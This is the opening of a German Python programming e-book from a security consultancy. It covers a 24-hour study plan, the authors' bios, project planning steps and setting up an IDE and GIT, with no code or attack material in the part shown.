Programmieren in 24 Stunden

snapSEC
Academy

Ein Buch der snapSEC GmbH

Daniel Mrskos

www.snapsec.at

Impressum

Herausgeber:	snapSEC GmbH Informationssicherheit und Datenschutz Polsenztal 25 4076 St. Marienkirchen Austria www.snapsec.at
Ansprechpartner:	Dipl.-Ing. Daniel Mrskos, BSc +43 720 51 37 07 daniel.mrskos@snapsec.at
Copyright:	snapSEC GmbH, 2019
Grafik/Layout:	Michael KARL/snapSEC GmbH
Titelbild:	Michael KARL unter Verwendung von © supimol kumying/Shutterstock.com

Programmieren in 24 Stunden

Der 24-Stunden-Plan:

Der 24-Stunden-Plan baut auf 3 Schritten auf. Unsere Empfehlung ist, dass du auf keinem Fall die 24 Stunden als einen Tag siehst. Natürlich ist es möglich, 24 Stunden am Stück zu arbeiten, jedoch ist es nicht sehr sinnvoll, da Übermüdung, Stress und weitere Nebenwirkungen schnell ein Hindernis für deinen Lernerfolg sein können.

Deshalb empfehlen wir dir einen Plan, der 6 Tage zu je 4 Stunden umfasst. Natürlich sind die unten genannten Zeiten pro Schritt nur ein Richtwert und du kannst selbst entscheiden, ob du für jeden einzelnen Schritt länger oder kürzer (eher nicht empfohlen) benötigst.

Dieses Dokument ist absichtlich so geschrieben, dass das eine oder andere Thema oder der eine oder andere Fachbegriff schon vor seinem Kapitel vorgeschoben wird/werden. Das hat den Sinn, dass du dieses Dokument 2-mal lesen und dich somit langsam an die Begriffe und die Denkweise eines Programmierers gewöhnen wirst.

Wichtig ist, dass du das Lernen der Programmiersprache als Prozess siehst. Dieses Dokument deckt ein Großteil von dem ab, was du in der Praxis und im Alltag eines Programmierers benötigst. Ebenso werden zum Ende des Dokuments 2 große Praxisbeispiele und eine Hand voll Übungsbeispiele auf dich warten.

Dennoch beachte bitte immer stets, dass du nach dem 24-Stunden-Plan programmieren kannst, jedoch immer noch an deiner Programmierweise, deinem Know-How und deinen Fähigkeiten arbeiten musst, um besser zu werden. Wie überall im Leben kann man sich immer noch mehr in einer Sache steigern, siehe das als Ansporn, nach dem 24-Stunden-Plan.

Die richtige Kunst ist es, danach nur mehr die einzelnen Bereiche der Programmierung zu verknüpfen und damit die Aufgaben und Probleme zu lösen.

Das Ziel dieses Buches ist es, dir das Programmieren so beizubringen, dass du dir im Alltag, als Ethical Hacker, oder auch Penetration Tester, eine solide Basis für Hacking-Scripts und Exploitation mit Python 3 aneignen kannst.

Die 3 Schritte des 24-Stunden-Plans:

1. Lies dieses Dokument sorgfältig durch und programmiere jedes einzelne Beispiel nach. Schreib dabei jedoch nicht stupide Zeile für Zeile ab, sondern versuche, jede Zeile zu verstehen. Im späteren Verlauf kommen größere Beispiele wie dein eigenes Spiel, dein eigenes Gästebuch und dein eigenes Programm mit grafischer Oberfläche. (Natürlich gelingt das nicht auf Anhieb, deshalb plane ca. 8 Stunden für diesen Vorgang ein)

2. Lies das Dokument noch ein zweites Mal durch und programmiere genauso wie beim ersten Mal jedes Beispiel nach, versuche jedoch jetzt, mit dem Gelernten jedes Beispiel zu verbessern oder zu erweitern. Auch hier ist aller Anfang schwer und es klappt nicht immer auf Anhieb, jedoch ist das die beste Übung, um ein guter Programmierer zu werden. (Plane hier weitere 10 Stunden ein.)

3. Nun ist es an der Zeit, die restlichen 6 Stunden für Übungen zu nutzen. Am Ende des Dokuments erhältst du eine Hand voll Aufgaben und, die von mir hier absichtlich nicht gelöst wurden. Diese Übungen sollen dir helfen, das gelernte Wissen nochmals in praxisnahen Beispielen umzusetzen und daraufhin gewappnet für den Alltag eines Programmierers zu sein.

Über Uns

Unser Slogan und unsere Philosophie ist relativ simpel:

„Security through Obscurity ist für uns kein Ansatz! Wir verfolgen die Strategie "keep it simple and effective“ “

Michael KARL
CEO | Senior Security Consultant

- mehr als 12 Jahre in der IT-Security- und Datenschutz-Branche tätig
- über 8 Jahre spezialisiert auf Penetration Testing, IT-Security Awareness und Datenschutz
- wirkte beim Aufbau der Dienstleistungen Penetration Testing und Vulnerability Assessment im vorigen Unternehmen mit
- gestaltete aktiv den Bereich IT-Security Awareness und Datenschutz im vorigen Unternehmen
- ...verspürte bald den Schmerz, die snapSEC GmbH noch nicht gegründet zu haben

Dipl.-Ing. Daniel Mrskos, BSc
COO | Senior Security Consultant

- mehr als 5 Jahre und 10.000 Stunden Erfahrung in IT-Sicherheit
- 5 jähriges IT-Studium mit Schwerpunkt auf Software Security und Penetration Testing
- nutzt seit März 2015 sein langjährig erlerntes Wissen, um Unternehmen zu helfen, ihre IT-Sicherheit in den Griff zu bekommen
- 2016 – Start des YouTube Kanals zum Thema IT-Sicherheit und Penetration Testing
- 2018 – Geburt der Online-Lernplattform rund um das Thema IT-Sicherheit
- ...für ihn sind 100% Leistung definitiv 10% zu wenig

Website: https://www.snapsec.at
Blog: https://www.snapsec.at/blog/
YouTube: http://youtube.com/c/snapSECGmbH
snapSEC Academy: https://snapsec.academy/

snapSECGmbH
snapSECGmbH
Daniel_MrskosBSc
Michael_KARL17
daniel-mrskos-snapsec
michael-karl-snapsec

Danksagung

Als Autor dieses Buches möchte ich mich bei einer Hand voll Personen bedanken, die mir auf gewisse Weise geholfen haben, das Programmierern zu lernen, tiefere Einblicke in das Software Engineering zu erhalten und dieses Dokument zu verfassen. Zu allererst möchte ich meinen beiden Professoren Martin Bauer und Rainer Kaiser aus der HAK Krems danken, dass sie mir das Programmieren von Software, die Webentwicklung und die Planungsphase eines Projekts beigebracht haben während meiner Maturazeit (Abitur) beigebracht haben.

Als nächstes möchte ich der Fachhochschule St. Pölten meinen Dank aussprechen, da ich hier sowohl meinen Bachelorabschluss mit dem Fokus auf Penetration Testing, als auch meinen Masterabschluss mit dem Fokus auf Software Security studiert habe.

Ein besonderer Dank geht an diesem Punkt an Herrn FH-Prof. Mag. Dr. Simon Tjoa, der mir zum Abschluss meines Masterstudiums das Geschenk gemacht hat, dass er mich in der Software Security in ein komplett neues und spannendes Thema namens „Thread Modeling“ eingeweiht und gleichzeitig begeistert hat. Dieses Thema ist meiner Meinung nach ein sehr wichtiger Aspekt in der Software Security und allgemein im Software Development.

Des Weiteren möchte ich mich bei meinem guten Freund Manuel Stochlinski dafür bedanken, dass er gemeinsam mit mir viele Projekte (Webshops, Blogs, Kursplattform, Crypto-Trading-Software, Penetration Test as a Service Lösung,..) programmiert hat, mir weitere Tipps und Tricks im Programmieren gegeben hat und mich immer wieder in die Welt des Software Engineering einblicken lässt.

Auch möchte ich noch meinen zwei guten Freunden Anil Agcet und Manuel Figl dafür danken, dass sie dieses Dokument korrekturgelesen und auf Fehler und Rechtschreibung geprüft haben.

Zu guter Letzt, möchte ich meinem Geschäftspartner und Mitgesellschafter, Michael KARL, dafür danken, dass er mich sowohl stets bei der Erstellung dieses Dokuments unterstützt hat als auch ebenso korrekturgelesen hat. Ein

kleines Dankeschön geht auch an alle Tester und snapSEC Academy Mitglieder, die diesen 24-Stunden-Plan probiert haben!

Inhaltsverzeichnis

Einstieg in das Programmieren / Projektplanung

Wieso Python3?

- Leicht zu lernen
- Kurze Schreibweise
- Gut lesbar
- Dynamische Datentypen
- Dynamische Sprache (funktionelle Skriptsprache + objektorientierte Programmiersprache)
- Umfangreiche Standartbibliothek
- Gute Community und sehr viel Dokumentation
- Anbindung an Hochsprachen wie C/C++ oder Assembler Problemlos möglich
- Sehr vielseitig einsetzbar (Webprogrammierung, Netzwerkprogrammierung, Skripte, Tools und Co.)
- Wird zur Programmierung in einigen Programmen genutzt (Blender, Cinema 4D, GIMP, OpenOffice, …)
- Super zum Analysieren von Daten und großen Datenmengen
- Einfach 2D Spiele mit PyGame oder 3D Spiele mit Blender programmieren

Warum Programmieren lernen?

- Du kannst eigene Programme schreiben
- Du kannst bestehende Programme erweitern
- Du löst Probleme mit Programmen
- Du automatisierst diverse Aufgaben
- Du hast damit gute Jobaussichten
- Weil es Spaß macht
- …

Denkweise eines Programmierers

Als Programmierer stellt man sich zu allererst immer die Frage „Wie setze ich das Projekt um?“. Diese Problemstellung führt aber dann zu mehreren Fragen, weshalb die Planung das A und O eines guten Programmierers ist. Der richtige Denkansatz ist, das Projekt in kleinen Teilschritten zu zerlegen und dann daraus Meilensteine zu erstellen. Diese „Milestones“ werden dann

Schritt für Schritt abgearbeitet. Oft ist es auch hilfreich einen Ersatzplan zu haben, wie man kritische Meilensteine umgehen bzw. im Notfall ersetzen kann.

Schauen wir uns einmal die Denkweise zu folgendem Projekt an:

„Ein einfaches Kundendaten-Programm, in dem man alle Daten über Kunden in eine Datenbank schreibt und man mithilfe der Suchfunktion einzelne Kunden anhand ihrer Kundennummer suchen kann".

Der erste Schritt ist, nun die Grundlage dafür zu bilden und sich mit folgenden Fragen zu beschäftigen:

Welche Programmiersprache nutze ich?
In unserem Fall nehmen wir Python 3, denn darum geht es in diesem Dokument.

Welche Bibliothek nutze ich für die Benutzeroberfläche?
Bei Python 3 kann man sich zwischen PyQt und Tkinter entscheiden. Ebenso ist es überlegenswert, mit Flask - oder wenn das Projekt größer wird - mit Django eine Webapplikation zu basteln.
Für dieses Projekt wurde Flask gewählt.

Welches Datenbanksystem nutze ich?
Grundsätzlich kann man jedes Datenbanksystem nutzen. Empfehlenswert ist SQLite für Anfänger, da es die einfachste Anbindung zu Python hat. Natürlich kann man auch MySql, Postgre, MSSQL und Co. nehmen, jedoch genügen wir uns zuerst mit SQLite.

Da wir eine Webapplikation erstellen, müssen wir einen Webserver haben, nur welchen?
Man kann sich entweder einen Windows- oder Linux-Server (natürlich auch andere Server) mit diversen Webserver-tools aufsetzen. In unserem Fall brauchen wir das Flask-Framework. Deshalb wird ein Linux Server mit dem Flask-Service aufgesetzt.

Welche IDE (Entwicklungsumgebung) nutze ich?

Für Python stehen eine Hand voll IDEs am Start, man kann sogar ohne IDE in der Shell oder in einem Standart-Texteditor arbeiten. Jedoch bietet eine IDE sehr viel Vorteile, wie zum Beispiel Textvervollständigung, Syntax Highligthing, Plugins, usw. Meine klare Empfehlung - und die am meisten genutzte Python-IDE - ist PyCharm. In unserem Beispiel reicht die Community Edition und man installiert Flask selbst nach. In größeren Projekten, bzw. wenn man als Python-Developer arbeitet, nimmt man natürlich die kostenpflichtige Professional Edition.

Welche Versionskontrolle oder welches Tool verwendet man, um gemeinsam an einem Projekt zu arbeiten?

Es ist wichtig, wenn man zusammen an einem Projekt arbeiten möchte, dass es keine Probleme mit den verschiedenen Versionen gibt. Aus diesem Grund gibt es Tools wie z.B. SVN oder GIT. Wir nehmen in unserem Beispiel GIT und zwar einen GitLab-Server, denn der ist in der Community-Edition gratis, bzw. wir können uns einen GIT-Server auf einem vorhandenen Server kostenlos aufsetzen.

Nun haben wir die Basis geschaffen, jetzt zerlegen wir das Projekt in kleine Schritte:

- Installation der Software (Python 3, PyCharm, Flask)
- Aufsetzen der Testumgebung (Virtualisiert mit Virtualbox)
- Aufsetzen des Webservers (VPS oder virtualisiert)
- Einrichten des GITs
- Verbinden des GIT-Repositorys mit PyCharm
- Datenbank erstellen und konfigurieren
- Anlegen des Projekts
- Programmieren der Speicherung der Kundendaten in der Datenbank
- Programmieren der Abfrage von Daten aus der Datenbank
- Programmieren der Ausgabe von Kundendaten
- Design der Webapplikation
- Sicherheit der Webapplikation

Daraus erstellen wir uns nun Meilensteine:

- Einrichtung der Entwicklungsumgebung inklusive Testumgebung
- Einrichten des GIT und Webservers

- Erstellung der Datenbank
- Anlegen des Projekts
- Kundendatenspeicherung
- Kundendatenabfrage
- Ausgabe der Kundendaten
- Design und Sicherheit

Projektplanung

„Am Anfang war die Idee“ – so oder so ähnlich fangen nahezu alle Projekte an. Wer sich gleich zu Beginn etwas mehr Gedanken über die Anforderungen und Abläufe macht, kann sich am Ende viel Arbeit ersparen. Also Hände weg vom Code!! (vorerst zumindest)
Der nächste Schritt nach der Idee ist, das Projekt bzw. (Haupt-)Programm in kleinere Teile, oder auch Module, zu zerlegen.
Das hat den Vorteil, dass man jedes Modul einzeln schreiben und testen kann. Zusätzlich steigt die Motivation, wenn man nach und nach Module fertigstellt – auch wenn das Endprodukt noch länger dauert.
Wenn das geschafft ist, kann man sich Gedanken über die technischen Voraussetzungen machen. Je nach Aufgabengebiet und Anforderungen bieten sich verschiedene Programmiersprachen und Bibliotheken an. Durch die Verwendung von Python beispielsweise, lassen sich bereits eine Vielzahl von verschiedensten Projekten realisieren, was dieses Buch auch zeigen soll. Um den Einstieg zu erleichtern, sind hier zwei der wichtigsten technischen Fragen vermerkt.

Hat das Programm eine Benutzeroberfläche (GUI, zum Klicken), nur eine Tastatureingabe (Konsole) oder ist es ein Webservice (dynamische Webseite bzw. Web-API)?

Auch wenn es im ersten Augenblick so scheint, als würde ein Programm mit grafischer Oberfläche immer die bessere Wahl für ein lokales Programm sein (schließlich kann man auch dort Text ausgeben), gibt es auch Anforderungen wo ein reines Konsolenprogramm Vorteile mit sich bringt. Das können unter anderem Geschwindigkeit oder die Verknüpfung mit anderen Programmen sein (Stichwort: Linux Pipes). Für benutzerfreundlichere Anwendungen sind wiederum grafische Oberflächen besser. Hier bietet Python zum Beispiel die Bibliothek PyQt oder Tkinter an. Sollte das Programm

letzten Ende als Webseite zur erreichbar sein, bieten sich so genannte Web-Frameworks wie, Flask oder Django an. Dabei ist zu beachten, dass Webseiten (oder Webservice) einen Server-Dienst benötigen, der den Code ausführt.

Benutzt das Programm gespeicherte historische Daten aus anderen Aufrufen (z.B.: Gästebuch speichert Einträge, Spiel speichert Hiscore, …) oder arbeitet es nur mit direkten Eingaben ohne Stammdaten (z.B. Taschenrechner liefert Ergebnis, Webseite wird nur angezeigt)?

In der Regel ist für kleine Programme, welcher nur eine Berechnung durchführen keine Datenbank notwendig. Wenn man ein Programm für die Verwaltung von Daten schreibt (Gästebuch, Kundenverwaltung, Terminkalender, …) müssen diese allerdings zur Verfügung gestellt werden. Als Beispiele für Datenbanken sind unter anderem SQLite (lokale Datenbank, kostenlos), MySQL (Server notwendig, kostenlos), PortgeSQL (Server notwendig, kostenlos) und MS SQL (Server notwenig, kostenpflichtig) zu nennen. Für die ersten Programme empfiehlt sich eine lokale SQLite Datenbank, da diese keine Installation und Einrichtung eines eigenen Datenbank-Servers benötigt und die Anbindung an Python gut funktioniert.

Wie bereits erwähnt gilt, je mehr Fragen mach sich im Vorhinein stellt, desto leichter ist die Entwicklung. Das gilt für die logische wie auch für die technische Überlegung.

Beispiel

Um den Ablauf einer Projektentwicklung zu üben, werden wir nun eine Webseite mit dynamischem Inhalt planen.
Unsere Website soll die Mitglieder eines Sportvereines Auflisten und Ändern können. (Dieses Beispiel soll nur den Gedankengang und Ablauf demonstrieren und wird vorläufig noch nicht implementiert)

Also zerlegen wir dieses Programm in Teilprobleme:

1) Anzeigen der Mitglieder
   a. Mitglieder aus der Datenbank holen
   b. Tabelle mit den Mitgliedern anzeigen

2) Eingeben eines neuen Mitglieds
   a. Eingabefelder für die Daten des neuen Mitglieds anzeigen

   b. Daten in Datenbank speichern

3) Bearbeiten eines gespeicherten Mitglieds
   a. Daten des Mitglieds aus der Datenbank lesen
   b. Eingabefelder für die Daten des bestehenden Mitglieds anzeigen
   c. Eingabefelder mit den geladenen Daten füllen

4) Löschen eines Mitglieds
   a. Mitglied wird aus Tabelle ausgewählt
   b. Eintrag aus Datenbank löschen

Wie genau die einzelnen Teilprobleme beschrieben werden, bleibt jedem selbst überlassen. Je mehr Erfahrung man hat, desto weniger muss man Zerteilen. Je kleiner die Teilprobleme, desto leichter kann man sie programmieren.
Ist das Projekt logisch definiert, kann man sich um die technische Fragestellung kümmern.
In diesem Fall wird eine Webseite mit dem Flask-Framework und einer SQLite Datenbank genutzt, da es eine dynamische Webseite wird.

Projektplanung in 4 Schritten

Um ein Projekt richtig umzusetzen, ist es wichtig, dass du den Prozess einer guten Planung durchführst. Dazu musst du die folgenden 4 Schritte gut planen und dich dann an diese Schritte als Richtlinie für die Durchführung deines Projekts halten.

1. Zeitplan festlegen
   Erstelle dir einen Zeitplan, in dem du die Meilensteine festlegst und wann diese fertiggestellt sein müssen
2. Kick-Off-(Meeting)
   Mit dem Kick-Off startest du dein Projekt. Bist du in einer Gruppe, solltest du ein Kick-Off-Meeting veranstalten, damit alle Projektpartner gemeinsam beginnen.
3. Kontrolle
   Kontrolle ist das A und O, stell dir immer die Fragen, ob alles nach Plan verläuft und du deine Meilensteine erfüllst. Wenn du in einer Gruppe

arbeitest, ist Kommunikation ebenso sehr wichtig, kontrolliere ob alle Projektpartner ihren Soll erfüllen.


4. Checklisten schreiben
   Schreibe dir Checklisten mit allen Teilaufgaben, die ein Meilenstein besitzt. Wenn du eine Aufgabe geschafft hast kannst du sie abhacken, somit kannst du deinen Fortschritt besser kontrollieren und aufteilen.

Falls du dich nach dem 24-Stunden-Plan mehr mit Projekten herumschlagen musst, dann empfehle ich dir einen Blick auf folgende Software(kostenlos) zu werfen:
https://www.openproject.org


Arbeitsumgebung

Ich persönlich nutze zum Programmieren mit Python 3 eine Linux-Distribution, um genauer zu sein, Ubuntu 16.04 LTS mit der integrierten Python-Shell und dem Texteditor VIM. Natürlich ist das nicht jedermanns Sache und ich werde hier sowohl für Windows, Mac OS X als auch Linux erklären und zeigen, wie man sich sein Setup zum Programmieren zusammenstellt. Zu aller erst die Basis, das ist bei jedem Betriebssystem gleich. Unter dem Link findet man sofort die aktuellste Version von Python 3 als Download, ebenso wird passend zum verwendeten Betriebssystem automatisch die richtige Version vorgeschlagen. Installiert man nun das runtergeladene Paket erhält man folgende Programme/Tools:

- Python IDLE
- Python Launcher



In der Python IDLE sind sowohl ein Texteditor als auch die Python-Shell enthalten. Im Python Launcher kann man sich mit diversen Einstellungen austoben. Nach der Installation kann man - wenn man möchte - natürlich auch noch eine IDE (Entwicklungsumgebung) installieren. Hierfür empfehle ich PyCharm in der Community Edition, da sie gratis und eine der mächtigsten Python IDEs am Markt ist. PyCharm findet man unter diesem Link und wie zuvor erhält man automatisch auf der Seite die aktuelle Version für sein Betriebssystem. PyCharm sieht auf jedem Betriebssystem nahezu ident aus und ist nach einer kleinen Eingewöhnungsphase sehr einfach zu bedienen und hilft enorm beim produktiven Arbeiten.



Als nächstes könnte man noch GIT als Versionierungstool verwenden. Ich persönlich finde es sehr toll, um gemeinsam in einer Gruppe zu arbeiten und nicht immer vor Ort zu sein. Der Austausch der Programmdaten geschieht in unserem Fall über einen GitLab-Server, welcher kostenlos ist. Dieser prüft natürlich Änderungen und macht einen sogenannten „merge“, das heißt, dass man den Programmcode auf Abweichungen und Neuerungen untersucht und von mehreren Versionen in eine neue Version zusammenfügt. Einen GitLab-Server kann man unter dem Link kostenlos erstellen und muss ihn dann nur mehr in PyCharm unter Preferences/Version Control/Github eintragen.

Nun ist man eigentlich schon fertig und kann sein erstes Projekt starten.

Projekt in PyCharm anlegen


Erstes Projekt erstellen

Um überhaupt ein Programm zu schreiben, benötigt man entweder eine IDE (Entwicklungsumgebung) oder einen Texteditor und einen Compiler. Python 3 liefert uns standardmäßig die Python IDLE (welche sowohl Texteditor als auch Compiler beinhaltet). Egal ob unter Windows, MacOS oder Linux kann man mit der IDLE problemlos arbeiten. Es ist jedoch zu empfehlen, dass man sich früher oder später an die IDE PyCharm gewöhnt.

Unter dem Link: „“ kann man PyCharm in der Community Edition kostenlos downloaden (es gibt auch eine Professional Edition, diese kostet jedoch einiges jährlich).

PyCharm ist wohl die mächtigste IDE für Python-Entwickler. Genug geredet, los geht es mit dem Anlegen eines Projekts.


Der Starbildschirm von PyCharm sollte in etwa so aussehen. Nun klickt man auf „Create New Project“ und wählt nun „Pure Python“ aus:



Wichtig ist hierbei, dass man bei „Location“ das untitled weglöscht und einen Namen für das Projekt vergibt (Den Pfad zu den PyCharmProjects bitte nicht löschen!) und beim Interpreter muss Python 3 in einer aktuellen Version vorhanden sein. (Ist dies nicht der Fall, PyCharm schließen, von „“ das neuste Python 3 herunterladen und installieren. Danach PyCharm erneut starten und es sollte funktionieren.) Ich habe hier für Testzwecke und zur Veranschaulichung die Professional Edition von PyCharm als Testversion

